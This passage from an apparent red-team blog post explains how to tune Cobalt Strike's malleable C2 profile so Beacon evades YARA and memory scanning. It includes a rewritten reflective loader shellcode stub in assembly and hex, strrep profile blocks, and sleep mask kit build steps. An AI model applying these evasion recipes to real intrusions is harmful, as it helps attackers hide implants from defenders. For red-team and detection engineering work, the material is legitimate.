As a basic 'evasion in depth' approach it is always sensible to remove obviously suspicious strings found within Beacon's reflective DLL ("beacon.x64.dll", "ReflectiveLoader", etc..). We can do this with the strrep command, which will replace a string/set of bytes within Beacon's reflective DLL. However, note that some strings identified by YARA above are Beacon format strings ("%s%s: %s") that are currently required to return data and so replacing these may cause undefined behaviour.

As a demonstration of how brittle YARA signatures can be though, we can make some minor modifications to our malleable C2 profile to bypass the Windows_Trojan_CobaltStrike_ee756db7 rule that identifies default strings found within Beacon. This rule requires six suspicious strings to be identified, as the excerpt below shows:

```
        [...]
        $a50 = "%02d/%02d/%02d %02d:%02d:%02d" ascii fullword
        $a51 = "Content-Length: %d" ascii fullword
    condition:
        6 of ($a*)
```

By making the following modification to our malleable C2 profile we can bypass this rule:

```
stage {
    Transform-x64 {
        strrep "(admin)" "(adm)";
        # If you modify these ensure you keep format string order
        strrep "%s as %s\\%s: %d" "%s - %s\\%s: %d";
         }
}
```

Generally though, as we can't modify all of these default strings without causing issues, the real solution to suspicious strings is to use the sleep mask kit (which we will discuss shortly).

## Stage.magic_mz_* / Stage.magic_pe_*

The 'magic_mz_*' / 'magic_pe_*' options patch the MZ and PE characters respectively in Beacon's raw DLL. The exported reflective loader function will use these magic bytes to locate itself in memory, so this option will also modify the reflective loader. Note that as these are located in the DLL headers, they will be copied over to the virtual Beacon DLL during the reflective loading process.

As a word of caution, for the magic_mz_* option, the value provided must be valid (no-)op codes as they are the first instructions that will be executed as part of the shellcode stub. Typically, this would be some variant of `pop regA, push regA` as the latter instruction undoes the first, but see here for more guidance on configuring this option.

These options are typically used to frustrate memory scanners trying to identify injected DLLs, however magic_mz could be used to break basic YARA signatures on the reflective loader stub. As an example, modifying the MZ bytes (4D 5A) would break this signature. However, our freedom of movement is limited as we can only modify a few bytes in each case, so clearly more robust YARA signatures would still trigger.

## Stage.cleanup

This is a key option and should be set to true wherever possible. As we have previously demonstrated, the initial memory allocation of the raw Beacon DLL contains several highly signaturable components (i.e. reflective loader stub, exported reflective loader function etc..). Furthermore, once it has bootstrapped Beacon it is no longer needed. By setting the 'cleanup' option to true, Beacon will free this memory and dramatically lower its in-memory footprint (hence only the virtual Beacon DLL will remain). Additionally, the clean-up operation is smart enough to identify how the memory was allocated initially and free it accordingly.

Note that if for some reason you cannot use cleanup, this BOF by @S4ntiagoP demonstrates how you can manually clean up memory.

## Stage.stomppe

Even if we have set cleanup to true, the DLL headers are still copied over to the virtual Beacon DLL and hence a target for in-memory scanning. The stomppe option will ensure the MZ/PE and e_lfanew values are stomped in the virtual Beacon DLL during the reflective loading process. This means it is again harder for memory scanners to identify if there is an injected DLL in memory but could also help break any YARA signatures targeting Beacon's DOS header (although this option is similar to magic_mz/pe in that is has limited freedom of movement for the YARA use case).

## Stage.obfuscate

We can go one better and ask the reflective loader to copy Beacon over without its DLL headers. This can be achieved with the 'stage.obfuscate' flag. Enabling this, along with cleanup, means the reflective loader stub can no longer be found in-memory.

Additionally, stage.obfuscate will also mask Beacon's:

- .text section
- Section names
- Import table
- Dos/Rich Header (this is technically not masked but overwritten with random data)

As of 4.8, stage.obfuscate moved from a fixed single byte XOR key to a randomly generated multi-byte XOR key. This is particularly useful from an evasion perspective because YARA contains a xor modifier which will brute force single byte XOR'd strings. As an example, here is a YARA rule which looks for XOR'd strings in Beacon.

Stage.obfuscate is demonstrated in the screenshot from PE-Bear below, which compares a default Beacon to one with obfuscation enabled (notice the different DOS headers and masked/XOR'd section names):




Figure 9. A screenshot from PE-Bear showing a comparison of an obfuscated Beacon DLL vs a default Beacon DLL.

The required sections will then be unmasked during the reflective loading process. Hence this will break some YARA signatures on the raw/static Beacon DLL, but not once it has been loaded into memory (i.e. rules for code fragments in the .text section will still hit on the virtual Beacon DLL). This is demonstrated (at a high level) below:




Figure 10. A diagram showing the two memory allocations which occur as a result of the reflective loading process for an obfuscated Beacon payload. Note, that as well as the masking on the raw Beacon DLL, the Virtual Beacon DLL does not have any DLL headers.

Also note that, as this diagram suggests, some things are still not masked in the raw Beacon DLL even when obfuscate is enabled:

- Reflective loader stub
- Exported reflective loader function
- Sleep mask
- Strings

Hence, even an obfuscated Beacon payload will still trigger the same YARA rules identified previously for each of these respective components. One way to address this limitation is via implementing custom obfuscation in a UDRL. This topic will be covered in much more detail in the next part of our UDRL development blog series.

Lastly, also bear in mind that the obfuscation applied to Beacon *might* make it look (more) suspicious to PE malware models if dropped to disk (i.e. the sketchy section names, higher entropy of some sections, etc. will all make it look more anomalous).

## Modifying The Reflective Loader Stub

It should be clear by now that the default Cobalt Strike reflective loader stub is an obvious target for YARA signatures. However, it is possible to create our own DOS stub and apply it to Beacon payloads via the `stage.transform` block. Note that this example will only consider X64 payloads.

The default 64 bit DOS stub used by Beacon is shown (and explained) below:

```
pop r10                 ; MZ Header
push r10                ; undo action above
push rbp                ; save the stack base pointer
mov rbp, rsp            ; create a new stack frame
sub rsp, 0x20           ; create shadow space (x64 __fastcall)
lea rbx, [rip - 0x16]   ; obtain shellcode base address
mov rdi, rbx            ; save shellcode base address
add rbx, 0x16EA4        ; add file offset of ReflectiveLoader to shellcode base
call rbx                ; call ReflectiveLoader (returns DllMain address)
mov r8d, 0X56A2B5F0     ; EXITFUNC value
push 4                  ; push 4 to stack
pop rdx                 ; pop the value into rdx (second argument of call)
mov rcx, rdi            ; move shellcode base address to rcx (first argument of call)
call rax                ; call DllMain
```

The following example is an alternate version of the stub described above:

```
pop r10                ; MZ Header
lea rbx, [rip -0x08]   ; obtain the shellcode base address
push r10               ; undo action of MZ header
sub rsp, 0x28          ; create shadow space and align stack
mov rdi, rbx           ; save shellcode base address
add rbx, 0xb752        ; add half file offset of ReflectiveLoader to shellcode base
add rbx, 0xb752        ; add half file offset of ReflectiveLoader to shellcode base
call rbx               ; call ReflectiveLoader (returns DllMain address)
mov rdx, 0x04          ; move 4 into rdx (second argument of call)
mov rcx, rdi           ; move shellcode base address to rcx (first argument of call)
call rax               ; call DllMain
```

Note that the default ReflectiveLoader will actually call DllMain itself and return the address of DllMain to the shellcode stub. We then call DllMain a second time to start Beacon. This is why you may see two calls to DllMain in open source UDRLs.

This stub performs similar steps but with some instruction substitution and in a slightly different order (with the exception of setting the EXITFUNC value which is not actually technically required). Furthermore, there are many other ways of using instruction substitution to achieve a similar effect. For example, every `mov regA, regB` could be substituted as `push regB; pop regA` or `mov tmp, regB; mov regA, tmp` etc. Alternatively, a more automated approach could be to use something like Nettitude's Shellcode Mutator. This does not actually mutate instructions per se (it randomly adds in no-ops to existing shellcode) but it could also be used to break YARA signatures.

In the screenshot below, we've used defuse.ca to assemble the alternate shellcode stub above:




Figure 11. A screenshot from defuse.ca showing the assembled code of our modified shellcode stub which will overwrite the DOS header.

As a note, for complicated instruction encoding reasons, `pop r10` actually assembles to 41 5A, so you will need to manually change "\x41\x5A" back to "\x4D\x5A" at the start of the string literal (4D 5A still disassembles as `pop r10`). This is because the default reflective loader hunts backwards for the MZ header (i.e. 4D 5A) and so will fail if it can't find it.

It is possible to modify the default DOS stub and use our updated version with strrep in the malleable C2 profile, as demonstrated below:

```
stage {
     transform-x64 {
          strrep
"\x4D\x5A\x41\x52\x55\x48\x89\xE5\x48\x81\xEC\x20\x00\x00\x00\x48\x8D\x1D\xEA\xFF\xFF\xFF\x48\x89\xDF\x48\x81\xC3\xA4\x6E\x0
1\x00\xFF\xD3\x41\xB8\xF0\xB5\xA2\x56\x68\x04\x00\x00\x00\x5A\x48\x89\xF9\xFF\xD0"
"\x4D\x5A\x48\x8D\x1D\xF8\xFF\xFF\xFF\x41\x52\x48\x83\xEC\x28\x48\x89\xDF\x48\x81\xC3\x52\xB7\x00\x00\x48\x81\xC3\x52\xB7\x0
0\x00\xFF\xD3\x48\xC7\xC2\x04\x00\x00\x00\x48\x89\xF9\xFF\xD0";
    }
}
```

After restarting the Teamserver with the above strrep included within our profile, we can see that the new DOS stub has been applied to our exported Beacon payload:

Figure 12. A side by side comparison of the default Beacon shellcode stub (on the left) vs our modified shellcode stub (on the right) for an exported raw Beacon payload.

In the screenshot below, we have used udrl.py (from the udrl-vs kit) to inject the raw Beacon payload (i.e. beacon.bin) with the modified DOS header into memory to test that it works as expected:




Figure 13. An example using udrl.py (located in the udrl-vs kit) to execute our raw Beacon DLL with the modified DOS header to confirm it works as expected.

As a note, to be compatible with the default reflective loader, the reflective loader stub needs to do four things:

1. Obtain the shellcode base address (i.e. start of the MZ header).
2. Calculate the offset to the exported ReflectiveLoader function from the shellcode base.
3. Call ReflectiveLoader().
4. Call DllMain with the shellcode base address as the hinstDLL parameter (first argument/rcx) and 4 as the reason code parameter (second argument/rdx). Note that the third argument isn't required.

As long as you perform these steps, you can add whatever code you like to get Beacon up and running. However, you should try and

restrict the size of the shellcode stub to 59 bytes or else you may crash Beacon. This is because after this point you will overwrite the value of e_lfanew (which is located at 0x3C/60 in the DOS header). The value of e_lfanew is required by the reflective loader to hunt backwards in memory for the MZ & PE headers and so if you blitz this it will fail.

Lastly, as the magic_mz option also modifies the start of the DOS stub (and in turn what bytes the reflective loader looks for) it is incompatible with (and will supersede) the strrep approach outlined here.

# Sleep Mask

Even with all the modifications above, Beacon is still vulnerable to YARA rules targeting the .text/.data sections, as these are all still plainly visible in memory. Furthermore, Beacon's run time data is similarly exposed (i.e. heap memory).

The solution to this problem in Cobalt Strike is the sleep mask. The concept of this is simple: before Beacon sleeps, it will mask itself and any related memory (i.e. on the heap). When Beacon checks in it will briefly be exposed, however most of the time its memory will be masked and hence any valid signatures will fail to find their target. This is the key malleable C2 option to be configured. It will ensure that Beacon is only visible in memory for an extremely short window and will provide the most robust defence against in-memory signatures.

## Enabling The Sleep Mask

One thing to bear in mind is that there are some extra steps required to make the sleep mask kit correctly mask the .text section when stage.userwx is set to false. While not strictly related to YARA scanning, it is generally always advised to avoid RWX memory (i.e. set userwx : false) as this is an obvious indicator of code injection and low hanging fruit for memory scanners. Hence, we recommend taking these extra steps to enable both settings.

Prior to 4.7, sleep mask would only mask the .text section if it was RWX. Hence, if stage.userwx was set to false, Beacon's .text section would reside in RX memory and would not be masked. The .text section is therefore at risk of trivial detection by the many YARA rules previously discussed and so this is not ideal.

As of 4.7, we can configure the sleep mask kit to mask the .text section when stage.userwx is set to false. When this is enabled the sleep mask will change the .text protection to RW, mask the section, sleep, unmask the section, and then change the .text protection back to RX.

To enable this, we need to set the following options in the stage block for our malleable C2 profile:

```
set userwx "false";
set sleepmask "true";
```

After setting these values and restarting the TeamServer, run the build script found within the sleep mask kit. As of the latest version of the Arsenal Kit (20230315), this is performed via the following (example) command:

```
./build.sh 47 WaitForSingleObject true indirect /tmp/dst
```

For a full explanation of each parameter, you can run ./build.sh with no arguments. However, the key parameter related to this discussion is to set the third argument (Mask_text) to 'true'. After recompiling, load the subsequent .cna script into the Script Manager. For further guidance, see the README found in the sleep mask kit.

As a note, for older versions of the sleep mask kit you will need to set MASK_TEXT_SECTION to 1 in sleepmask.c as demonstrated below:

```
/* Enable or Disable sleep mask capabilities */
#define MASK_TEXT_SECTION 1
```

## Evasive Sleep Mask

At this point, Beacon will now avoid RWX memory, will not copy over its DLL headers, and will mask itself when sleeping. However, there is one weak link in this approach: the sleep mask itself is still present/exposed in memory. This is shown at a high level below:




Figure 14. A high level diagram showing the memory exposure of Beacon once the sleep mask has been enabled. Beacon itself is now masked, however the default sleep mask is visible in memory and vulnerable to YARA signatures.

The default sleep mask is therefore again a very attractive target for defenders and no surprises that there are plenty of rules which focus on this remaining in-memory footprint. For example, with both cleanup and sleep mask enabled, the Windows_Trojan_CobaltStrike_b54b94ac rule for the default sleep mask will trigger when Beacon is sleeping as demonstrated below:

